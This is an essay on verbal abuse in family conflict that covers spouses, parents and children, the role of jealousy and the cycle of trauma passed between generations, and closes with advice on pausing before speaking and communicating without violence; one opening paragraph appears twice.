Hurtful speech in family conflict cannot be trivialized as ordinary arguments. Scientific evidence and empirical data have proven the intimate link between verbal violence and permanent psychological trauma, as well as the collapse of the family structure.
The family is the cell of society, and language is the blood vessel that nourishes that cell. To build a sustainable family, each member needs to be deeply aware of their responsibility in every word spoken. Changing communication habits is not only to protect current happiness but also a way to sever the cycle of intergenerational trauma, creating a healthy mental future for the children of tomorrow.

WORDS IN FAMILY CONFLICT: INVISIBLE WOUNDS AND THE IRREVERSIBILITY OF PSYCHOLOGICAL TRAUMA

The family, according to universal conception, is the most peaceful place for humans to return to after the storms of life, the most critical psychological "safe zone." However, paradoxically, the very closeness and deep understanding between members can turn the family into an environment prone to the most painful injuries. Reality shows that the breakdown of these social cells rarely begins immediately with physical violence, but often originates from invisible cracks caused by verbal violence.

The family, according to universal conception, is the most peaceful place for humans to return to after the storms of life, the most critical psychological “safe zone.” However, paradoxically, the very closeness and deep understanding between members can turn the family into an environment prone to the most painful injuries. Reality shows that the breakdown of these social cells rarely begins immediately with physical violence, but often originates from invisible cracks caused by verbal violence.
In moments of temporary anger, words cease to be communication tools and transform into lethal weapons. The research problem posed here is not just “what we say when angry,” but “why fleeting words have the weight to permanently crush a relationship.” This article will deeply analyze the psychological mechanism of words in conflict, clarifying the irreversible nature of mental trauma and the intimate link between the lack of verbal control and the disintegration of the modern family structure.
To understand the destructive power of words, we must view them from a psychosocial behavioral perspective. Words are not merely sounds or characters but vessels containing the speaker’s emotions, attitudes, and power. Unlike physical injury, where wounds can be seen, treated, and scarred biologically, trauma caused by words directly impacts human belief systems and self-esteem. This wound is invisible and hard to quantify, yet capable of festering and recurring whenever memories are triggered.
Particularly in negative emotional states like anger or jealousy, the human brain is often “hijacked” by the amygdala, impairing the cortex’s logical thinking and verbal control. Consequently, words tend to be radicalized: exaggerating faults, imputing character flaws, and attacking the opponent’s most sensitive weaknesses. The most dangerous aspect of this process is its “irreversibility.” A word spoken is like spilt water; it cannot be gathered back intact. An apology later may soothe the situation, but it cannot erase the memory of the insult that has etched itself deep into the listener’s mind.
In spousal relationships, the lethality of words often stems from the parties understanding each other’s weaknesses too well. When conflict escalates, instead of debating the current issue, they tend to “dig up” the past, compare their partner to others, or use terms threatening the safety of the relationship, such as “divorce,” “breakup,” or “I regret marrying you.” These statements destroy the sense of safety, the most crucial foundation of marriage, leaving the listener constantly in a state of defensiveness and insecurity.
Regarding the parent-child relationship, the power disparity makes parental words carry the weight of a “verdict.” Seemingly harmless scoldings like “you’re useless,” “why aren’t you like others,” or “I’m ashamed of you” are actually direct attacks on the child’s developing personality. Children lack the ability to resist or filter information; they will default to accepting these judgments as truths about themselves. Similarly, generational differences lead to conflicts in life views, where the lack of verbal restraint on both sides creates vast, hard-to-bridge emotional distances.
The consequences of uncontrolled speech in the family go far beyond temporary sadness. Regarding mental health, victims of verbal abuse frequently fall into states of anxiety, depression, and deep self-doubt. When the family is no longer a safe place to share, members tend to withdraw, creating a state of “toxic silence,” an invisible wall blocking connection.
In the long run, these accumulated injuries will erode cohesion, leading to fractures or the complete breakup of the family. More dangerously, it creates an intergenerational cycle. Children growing up in an environment filled with criticism and contempt will unconsciously learn those negative communication patterns. Upon reaching adulthood and starting families, they are at high risk of becoming those who inflict pain on their spouses or children with the very harsh words they once endured, turning personal pain into a sad family legacy.
Placed in the context of jealousy—the topic discussed previously—words act as a catalyst causing conflicts to explode violently. Jealousy inherently carries suspicion and a desire for control; when combined with a loss of composure, it produces words that are accusatory and heavily degrading to the partner’s dignity.
Sarcastic rhetorical questions, curses attributing adulterous guilt without concrete evidence, or insults to a partner’s honor are the clearest manifestations. Jealousy resonates with negative language to form a downward spiral: jealousy leads to insulting words, insulting words lead to hurt and distance, and distance further increases suspicion and jealousy. This is the perfect formula to destroy any relationship, no matter how deep the emotional foundation once was.
To stop the destruction of words, solutions need to be implemented synchronously from the individual to the social level. At the individual level, the most important skill is “the pause”, the ability to recognize emotions and stop the reaction for a few seconds before uttering lethal words. Practicing non-violent communication is key: focus on expressing one’s own emotions and needs instead of judging or attacking others.